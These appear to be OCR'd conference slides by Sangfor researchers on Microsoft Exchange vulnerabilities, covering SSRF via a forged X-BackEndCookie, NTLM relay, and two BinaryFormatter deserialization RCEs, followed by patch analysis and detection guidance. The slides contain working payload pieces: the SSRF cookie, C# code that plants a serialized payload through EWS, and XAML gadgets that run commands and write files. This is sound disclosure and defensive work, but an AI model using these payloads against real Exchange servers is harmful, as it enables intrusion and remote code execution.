Exploit  Exchange in New Ways

Yuhao Weng @ Sangfor
Zhiniang Peng @ Sangfor

SANGFOR

ZERONCON

Yuhao Weng

- @cjm00nw
- Security Researcher @ Sangfor

Zhiniang Peng

- @edwardzpeng
- the Principal Security Researcher @ Sangfor

Agenda


- Introduction
- ProxyNotFound (CVE-2021-28480)
- TCP Deserialization RCE (CVE-2021-26427)
- EWS Deserialization RCE (CVE-2021-42321)
- Detect & Defense
- Summary

Introduction

- Most popular Mail Server in the world (over 400,000 exchange servers exposed)
- One of the Most Valuable target of attackers
- Active exploits in the wild

Introduction

- Simplified to Client Access Services(Frontend)
  + Backend Services


Exchange 2016 Mailbox server
Client access services
Backend services
Proxy Era bugs
Mobile devices
Web clients
Outlook
Load balancer
HTTP/ HTTPS
HTTP Proxy
HTTP/ HTTPS
IIS
IIS
Remote PowerShell
RPC Proxy
RPC CA
EAS, EAC, EWS, OAB, Outlook on the web
where we focus
POP3
POP3
POP3
POP3 Backend
IMAP4
IMAP4
IMAP4
IMAP4 Backend
Mailbox database
SMTP clients (authenticated)
SMTP
Front End Transport
SMTP
Transport
Delivery queue
Telephony
1
SIP
2
redirect
UM Call Router
UM
3
SIP + RTP

Vulnerabilities Review

- Well Known Vulnerability in 2021
  - ProxyLogon (CVE-2021-26855 + CVE-2021-27065)
  - ProxyShell (CVE-2021-34473 + CVE-2021-34523 + CVE-2021-31207)
  - ProxyRelay (CVE-2021-33678)
  - Etc...
- There are a lot vulnerabilities that are not publicly disclosure

ProxyNotFound

- CVE-2021-28480
- Powerful SSRF like CVE-2021-26855(ProxyLogon)
- KeyPart: X-BackEndCookie

```
HTTP/1.1 200 OK
Cache-Control: no-cache, no-store
Pragma: no-cache
Content-Type: application/json; charset=utf-8
Expires: -1
Vary: Accept-Encoding
Server: Microsoft-IIS/10.0
request-id: a42dc597-e65b-454d-b986-087e492541fb
X-CalculatedBETarget: ex2019.contso.com
X-Content-Type-Options: nosniff
X-UA-Compatible: IE=10
X-AspNet-Version: 4.0.30319
Set-Cookie: X-BackEndCookie=
S-1-5-21-324949261-104072456-2873422314-500=u56Lnp2ejJqBypvPzMeeyMrSzcrGndLLyMnH0sbLz53SypnNx8/OnMnNy5qZg
YHNz83N0s/K0s/Iq8/Hxc7Jxc3J; expires=Sat, 07-May-2022 08:16:26 GMT; path=/ecp; secure; HttpOnly
```

X-BackEndCookie

- It is a obscured string
- Format:

X-BackEndCookie[2] =

<Sid>=<@base64><@xor('0xff')>Value<@/xor><@/base64>

```
internal static string UnObscurify(string obscureString)
{
    byte[] array = Convert.FromBase64String(obscureString);
    byte[] array2 = new byte[array.Length];
    for (int i = 0; i < array.Length; i++)
    {
        byte[] array3 = array2;
        int num = i;
        byte[] array4 = array;
        int num2 = i;
        array3[num] = (array4[num2] ^= BackEndCookieEntryBase.ObfuscateValue);
    }
    return BackEndCookieEntryBase.Encoding.GetString(array2);
}
```

```
internal static readonly byte ObfuscateValue = byte.MaxValue;
```

<Server~FQDN~Version~ExpireTime>
<Database~GUID~ExpireTime>

X-BackEndCookie

- Fill with ProxyLogon payload

X-BackEndCookie=Anonymous=<@base64><@xor('0xff')>Server~]@ex2019.contoso.com:444/mapi/nspi~1944127313~2025-05-16T06:43:02<@/xor><@/base64>

Patch

- Check parsed url host == FQDN
  - throw 503 if !==

```
// Microsoft.Exchange.HttpProxy.ProxyRequestHandler
protected void BeginProxyRequest(object extraData)
{
    this.CallThreadEntranceMethod(delegate
    {
        this.LogElapsedTime("E_BegProxyReq");
        try
        {
            ...
            Uri uri = this.GetTargetBackEndServerUrl();
            if (!string.Equals(uri.Host, this.AnchoredRoutingTarget.BackEndServer.Fqdn, StringComparison.OrdinalIgnoreCase))
            {
                throw new HttpException(503, "Service Unavailable");
            }
```

Patch

- No auth to backend if unauthenticated

```
protected void PrepareServerRequest(HttpWebRequest serverRequest)
{

    if (this.ClientRequest.IsAuthenticated)
    {

    if (this.AuthBehavior.AuthState == AuthState.BackEndFullAuth || this.ShouldBackendRequestBeAnonymous() || !this.ClientRequest.
    IsAuthenticated || (HttpProxySettings.TestBackEndSupportEnabled.Value && !string.IsNullOrEmpty(this.ClientRequest.Headers[Constants.
    TestBackEndUrlRequestHeaderKey])))
    {
        serverRequest.ConnectionGroupName = "Unauthenticated";
        RequestDetailsLoggerBase<RequestDetailsLogger>.SafeAppendGenericInfo(this.Logger, "Krb", "UA");
    }
    else
    {
        serverRequest.ConnectionGroupName = Constants.KerberosPackageValue;
        long value = 0L;
        LatencyTracker.GetLatency(delegate()
        {
            serverRequest.Headers[Constants.AuthorizationHeader] = KerberosUtilities.GenerateKerberosAuthHeader(serverRequest.Address.Host,
            this.TraceContext, ref this.authenticationContext, ref this.kerberosChallenge);
        }, out value);

    }
```

Patch

- Always set X-CommonAccessToken


```
if (this.AuthBehavior.AuthState ≠ AuthState.BackEndFullAuth)
{
    if (this.ClientRequest.IsAuthenticated)
    {
        string text = this.ClientRequest.Headers["X-CommonAccessToken"];
        if (!string.IsNullOrWhiteSpace(text))
        {
            // some check
            headers["X-CommonAccessToken"] = text;
        }
        else{
            // ...
            headers["X-CommonAccessToken"] = commonAccessToken.Serialize(new int?(HttpProxySettings.CompressTokenMinimumSize.Value));
        }
    }
    else if (this.ShouldBackendRequestBeAnonymous()){
        headers["X-CommonAccessToken"] = new CommonAccessToken(AccessTokenType.Anonymous).Serialize();
    }
    else{
        headers["X-CommonAccessToken"] = new CommonAccessToken(AccessTokenType.Anonymous).Serialize();
    }
```

Other Surfaces

- April Update mitigates a lot of preauth attacks
- Turn to other attack surfaces

Privileged Group

- Exchange Server's Machine Accounts are in `Exchange Trusted Subsystem` group
- And this group is the local administrator of all Exchange servers





```
PS> net localgroup administrators

Administrator
CONTSO\Domain Admins
CONTSO\Exchange Trusted Subsystem
CONTSO\Organization Management
```

```
PS> net group "Exchange Trusted Subsystem"

EX2019$                    EX2019-2$
```

NTLM Relay (Exchange)

1. Use Printer Bug/PetitPotam to Trigger NTLM Request From Exchange-1
2. NTLM Relay To Exchange-2
3. Authenticated as Local Administrator



Bypass Protection

- SMB Signing
  - Cross Protocols
- Tls Channel Binding
  - Disabled by default
- Same-Host Reflection
  - Relay Exchange-1 to Exchange-2 instead of Same-Host Reflection

ProxyRelay

- CVE-2021-33768
- Requirement: NTLM Relay
- Steps
  1. Leak sid of target user
  2. Printer Bug to Trigger SMB Request From Exchange-1
  3. Relay the NTLM to Exchange-2
  4. Forge the authorization header in EWS to impersonate as target user

Patch

```
// Microsoft.Exchange.HttpProxy.ProxyRequestHandler
protected virtual void AddProtocolSpecificHeadersToServerRequest(WebHeaderCollection headers)
{
    // ...
        if (this.ClientRequest.IsAuthenticated)
        {
            string text = this.ClientRequest.Headers["X-CommonAccessToken"];
            if (!string.IsNullOrWhiteSpace(text))
            {
                if (CommonAccessToken.Deserialize(text).IsSystemOrMachineAccount())
                {
                    throw new HttpException(400, "Bad context");
                }
                WindowsIdentity windowsIdentity = (this.HttpContext.User.Identity as WindowsIdentity);
                if (windowsIdentity == null || !windowsIdentity.IsSystemOrTrustedMachineAccount())
                {
                    throw new HttpException(400, "Unauthorized to send context");
                }
            }
            else
            {
                CommonAccessToken commonAccessToken = AspNetHelper.FixupCommonAccessToken(this.HttpContext, this.AnchoredRoutingTarget.
                BackEndServer.Version);
                if (commonAccessToken.IsSystemOrMachineAccount())
                {
                    throw new HttpException(400, "Cannot serialize context");
                }
```

Check if System Or TrustedMachineAccount

TCP Deserialization RCE

- CVE-2021-26427
- Vector: Adjacent
- Requirement: NTLM Relay
- Version: 2013/2016, 2019(maybe)

TCP Deserialization RCE

- **BinaryFormatter** is the key to RCE
- Sink

```
private static Exception BytesToObject(byte[] mBinaryData)
{
    if (mBinaryData == null || mBinaryData.Length == 0)
    {
        return null;
    }
    BinaryFormatter binaryFormatter = ExchangeBinaryFormatterFactory.CreateBinaryFormatter(DeserializeLocation.NetworkPackage, false,
    NetworkPackagingLayer.allowedTypes, NetworkPackagingLayer.allowedGenerics);
    Exception result;
    using (MemoryStream memoryStream = new MemoryStream(mBinaryData, false))
    {
        if (SharedHelper.GetReplicationVariantConfig().EnableSafeSerialization)
        {
            result = (Exception)SafeSerialization.SafeBinaryFormatterDeserializeWithAllowType<Exception>(memoryStream);
        }
        else
        {
            result = (Exception)binaryFormatter.Deserialize(memoryStream);
        }
    }
    return result;
}
```

ChainedSerializationBinder

- Default Binder(TypeChecker) of Binaryformatter created by ExchangeBinaryFormatterFactory

```
public static BinaryFormatter CreateBinaryFormatter(DeserializeLocation usageLocation, bool strictMode = false,
                                                    string[] allowList = null, string[] allowedGenerics = null)
{
    return new BinaryFormatter
    {
        Binder = new ChainedSerializationBinder(usageLocation, strictMode, allowList, allowedGenerics)
    };
}
```

- With built-in BlackList to break gadget chains

```
// ...
"System.Security.Claims.ClaimsIdentity",
"System.Security.ClaimsPrincipal",
"System.Security.Principal.WindowsIdentity",
"System.Security.Principal.WindowsPrincipal",
"System.Security.SecurityException",
"System.Web.Security.RolePrincipal",
"System.Web.Script.Serialization.JavaScriptSerializer",
"System.Web.Script.Serialization.SimpleTypeResolver",
"System.Web.UI.LosFormatter",
"System.Web.UI.MobileControls.SessionViewState+SessionViewStateHistoryItem",
"System.Web.UI.ObjectStateFormatter",
"System.Windows.Data.ObjectDataProvider",
"System.Windows.Forms.AxHost+State",
"System.Windows.ResourceDictionary",
// ...
```

strictMode

```
protected void ValidateTypeToDeserialize(Type typeToDeserialize)
{
    bool flag = this.strictMode;
    try
    {
        if (!this.strictMode && (this.allowedTypesForDeserialization == null || !this.allowedTypesForDeserialization.Contains(fullName)) &&
        ChainedSerializationBinder.GlobalDisallowedTypesForDeserialization.Contains(fullName))
        {
            flag = true;
            throw new InvalidOperationException(string.Format("Type {0} failed deserialization (BlockList).", fullName));
        }
        if (typeToDeserialize.IsConstructedGenericType)
        {
            fullName = typeToDeserialize.GetGenericTypeDefinition().FullName;
            if (this.allowedGenericsForDeserialization == null || !this.allowedGenericsForDeserialization.Contains(fullName) ||
            ChainedSerializationBinder.GlobalDisallowedGenericsForDeserialization.Contains(fullName))
            {
                throw new BlockedDeserializeTypeException(fullName, BlockedDeserializeTypeException.BlockReason.NotInAllow, this.location);
            }
        }
        // ...
    }
    catch (BlockedDeserializeTypeException ex)
    {
        if (flag)
        {
            throw;
        }
    }
}
```

Check if type in Blacklist

StrictMode

strictMode

- If strictMode == true
  - Type must in allowlist
- If strictMode == false
  - Type must not in blacklist
  - If type is not in allowlist, throw exception
  - Then catch it!!

Bypass Binder

- Ysoserial TypeConfuseDelegate Gadget
- ClaimsPrincipal Gadget
  - because of the wrong full name in black list
- etc...

Back To Sink

- Exchange 2019 enable SafeSerialization
  - Only allow Exception Type deserialization

```
private static Exception BytesToObject(byte[] mBinaryData)
{
    if (mBinaryData == null || mBinaryData.Length == 0)
    {
        return null;
    }
    BinaryFormatter binaryFormatter = ExchangeBinaryFormatterFactory.CreateBinaryFormatter(DeserializeLocation.NetworkPackage, false,
    NetworkPackagingLayer.allowedTypes, NetworkPackagingLayer.allowedGenerics);
    Exception result;
    using (MemoryStream memoryStream = new MemoryStream(mBinaryData, false))
    {
        if (SharedHelper.GetReplicationVariantConfig().EnableSafeSerialization)
        {
            result = (Exception)SafeSerialization.SafeBinaryFormatterDeserializeWithAllowType<Exception>(memoryStream);
        }
        else
        {
            result = (Exception)binaryFormatter.Deserialize(memoryStream);
        }
    }
    return result;
}
```

true

Back To Sink

- But Exchange 2016/2013 is different

```
private int ReadData(byte[] buf, int off, int len)
{
    // ...
    if (this.m_curBlockType == NetworkPackagingLayer.PackageEncoding.SerializedException)
    {
        this.ReadChunk(this.m_readPacketHeaderBuf, 0, 4);
        int num3 = BitConverter.ToInt32(this.m_readPacketHeaderBuf, 0);
        this.CheckBlockLen(num3);
        byte[] array = new byte[num3];
        this.ReadChunk(array, 0, num3);
        Exception ex;
        try
        {
            ex = (Exception)Serialization.BytesToObject(array);
```


wrapper of BinaryFormatter

Trigger

- Generated Payload with Ysoserial.Net
- Send Message To TCP Port 64327

Message Format

- Example Tcp Stream (capture from wireshark)
  - 0x00-0x3f: (we don't care)
  - 0x40: Message Type(0x03 - SerializedException)
  - 0x41-0x44: Serialized Bytes Length (0x10)
  - 0x45-0xEND: Serialized Bytes (0x54, 0x52... fake stream here)



	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
0000h:	02	00	00	00	45	02	00	51	75	1F	40	00	80	06	00	00
0010h:	C0	A8	05	98	C0	A8	05	98	FB	47	56	C3	7F	8A	3A	00
0020h:	AC	71	A7	D9	50	18	7F	FF	DC	B8	00	00	25	00	00	00
0030h:	01	00	00	00	F0	6B	CF	0D	55	F1	C3	76	01	00	00	00
0040h:	03	10	00	00	00	54	52	48	59	10	00	00	00	AD	3E	35
0050h:	19	2E	19	DA	48											

Admin Auth

- It will check the auth user's sid
  - S-1-5-21-324949261-1040072456-2873422314-1123 // Exchange Servers
  - S-1-5-32-544 // Built-in Administrator
- Bypass: NTLM Relay

NTLM Relay To TCP

- Steps
  - Printer Bug to Trigger SMB Request From Exchange-1
  - Relay the NTLM to Exchange-2's TCP port 64327
  - Deserialization gadget and execute code
- To Do
  - modify impacket to relay to raw tcp endpoint

EWS Deserialization RCE

- CVE-2021-42321
- Vector: Network
- Version:
  - 2019 CU10/11
  - 2016 CU21/CU22

TypedBinaryFormatter

- Wrapper of Binaryformatter too
- A stricter binder was implemented but not in use and set strictMode to false
- So we can use TypeConfuseDelegate Gadget again

not in use

strictMode

```
private static object Deserialize(Stream serializationStream, SerializationBinder binder)
{
    return ExchangeBinaryFormatterFactory.CreateBinaryFormatter(DeserializeLocation.ComplianceFormatter, false,
    TypedBinaryFormatter.allowedTypes, TypedBinaryFormatter.allowedGenerics).Deserialize(serializationStream);
}
```

Sink

- Stream from userConfiguration.GetStream()
- Check some value before deserialization

```
public bool TryDeserialize(IUserConfiguration userConfiguration, out OrgExtensionRetrievalResult result, out Exception exception)
{
    result = new OrgExtensionRetrievalResult();
    exception = null;
    IDictionary dictionary = userConfiguration.GetDictionary();
    if (dictionary.Contains("OrgDO"))
    {
        result.HasDefaultExtensionsWithDefaultStatesOnly = (bool)dictionary["OrgDO"];
    }
    bool result2 = false;
    if (!result.HasDefaultExtensionsWithDefaultStatesOnly)
    {
        using (Stream stream = userConfiguration.GetStream())
        {
            stream.Position = 0L;
            try
            {
                result.Extensions = this.formatter.Deserialize(stream);
```

Put down Payload

- It is easy to place payload by C# EWS API(Microsoft.Exchange.WebServices.dll)

```
ExchangeService service = new ExchangeService(ExchangeVersion.Exchange2013_SP1);
service.Credentials = new WebCredentials(username, password, domain);
ServicePointManager.ServerCertificateValidationCallback = CheckValidationResult;
service.Url = new Uri("https://" + host + "/ews/Exchange.asmx");
Folder folder = Folder.Bind(service, WellKnownFolderName.Inbox);
UserConfiguration u = UserConfiguration.Bind(service, "ExtensionMasterTable", folder.Id, UserConfigurationProperties.Dictionary);
u.Dictionary["OrgDO"] = false;
u.Update();
u = UserConfiguration.Bind(service, "ExtensionMasterTable", folder.Id, UserConfigurationProperties.BinaryData);
u.BinaryData = data;
u.Update();
```

TypeConfuseDelegate Gadget

Trigger

- There are a lot ways to trigger it, like
  - GetClientAccessToken
  - GetClientExtension

Exploit

- TypeConfuseDelegate To call Process.Start
  - limited and inelegant

Exploit

- ~~TypeConfuseDelegate To call Process.Start~~
- TypeConfuseDelegate To call XamlReader.Parse
- Target
  - Load Arbitrary Assembly

Load Arbitrary Assembly

- ActivitySurrogateSelectorFromFile Gadget
  - Exchange use .NET 4.8 which block it
  - Bypass: ActivitySurrogateDisableTypeCheck
- But We need to disable check and load assembly at the same time, or the process will die for exception when we disable the check

XAML Guide

- XAML is a markup language that directly represents object instantiation and execution
- XamlReader.Parse
  - TextFormattingRunProperties
    - A lot Gadgets

XAML Guide

- Call Static Method
- Example
  - Run Command
  - Write Text File
  - Write Binary File

XAML Guide

- Run Command

```
System.Diagnostics.Process.Start("cmd.exe","/c calc")
```

```
<ObjectDataProvider MethodName="Start" IsInitialLoadEnabled="False" xmlns="http://schemas.microsoft.com/winfx/2006/xaml/presentation"
xmlns:sd="clr-namespace:System.Diagnostics;assembly=System" xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml">
  <ObjectDataProvider.ObjectInstance>
    <sd:Process>
      <sd:Process.StartInfo>
        <sd:ProcessStartInfo Arguments="/c calc" StandardErrorEncoding="{x:Null}" StandardOutputEncoding="{x:Null}" UserName="" Password="
        {x:Null}" Domain="" LoadUserProfile="False" FileName="cmd" />
      </sd:Process.StartInfo>
    </sd:Process>
  </ObjectDataProvider.ObjectInstance>
</ObjectDataProvider>
```

XAML Guide

- Write Text File

```
File.WriteAllText(path, data);
```

```
<ObjectDataProvider x:Key="x" ObjectType="{x:Type s:IO.File}" MethodName="WriteAllText">
<ObjectDataProvider.MethodParameters>
    <s:String>[file_path]</s:String>
    <s:String>[data]</s:String>
</ObjectDataProvider.MethodParameters>
</ObjectDataProvider>
```

XAML Guide

- Write Binary File
  - There is no type like x:ByteArray

```
var data = Convert.FromBase64String(base64_binary_data);
File.WriteAllBytes(path, data);
```

```
<x:Object x:Key="a" x:FactoryMethod="s:Convert.FromBase64String" >
<x:Arguments>
[base64_binary_data]
</x:Arguments>
</x:Object>
<ObjectDataProvider x:Key="x" ObjectType="{x:Type s:IO.File}" MethodName="WriteAllBytes">
<ObjectDataProvider.MethodParameters>
    <s:String>[file_path]</s:String>
    <StaticResource ResourceKey="a"/>
</ObjectDataProvider.MethodParameters>
</ObjectDataProvider>
```

XAML Guide

- Chain Other Gadgets
  - Disable TypeChecker
  - load Assembly
  - Execute anything you want

Demo

Patch For BinaryFormatter

- Set strictMode to true
  - Only deserialize types in allow list
- Add more black list

```
typeof(SortedSet<>).GetGenericTypeDefinition().FullName,
typeof(SortedDictionary<, >).GetGenericTypeDefinition().FullName,
typeof(IComparer<>).GetGenericTypeDefinition().FullName,
typeof(IEqualityComparer<>).GetGenericTypeDefinition().FullName
```

Detect & Defense

- We can use snort to detect and defense the two rce
- Watch Temporary Assemblies (Memory Shell)
- Detect cmd.exe /c cmdline
- Upgrade to latest version ASAP

Snort Rule Guide

- TCP Deserialization RCE
  - SerializedType (0x03)
  - Serialized Bytes (Gadget Keyword)

Snort Rule Guide

- EWS Deserialization RCE
  - Keyword: UserConfigurationName, BinaryData
  - UserConfigurationName: ExtensionMasterTable
  - Serialized Bytes (Gadget keyword)

Snort Rule Guide

- Bonus: CVE-2020-17144 Exchange 2010 RCE
  - Keyword: UserConfigurationName, BinaryData
  - UserConfigurationName: MRM.AutoTag.Model
  - Serialized Bytes (Gadget keyword)

Watch Temporary File

- Asp.net will create temporary file when memshell loaded
- Path: C:\Windows\Microsoft.NET\Framework64|Framework\v[version]\Temporary ASP.NET Files\[appname]\[hash]\[hash]\

Summary

- There is still a lot of potential attack surface unidentified in Exchange
- Deserialization Bug is still a big problem for modern .NET products, even MS spend a lot time to mitigate it
- It is powerful when you combine Exchange’s Privileged Group and NTLM Relay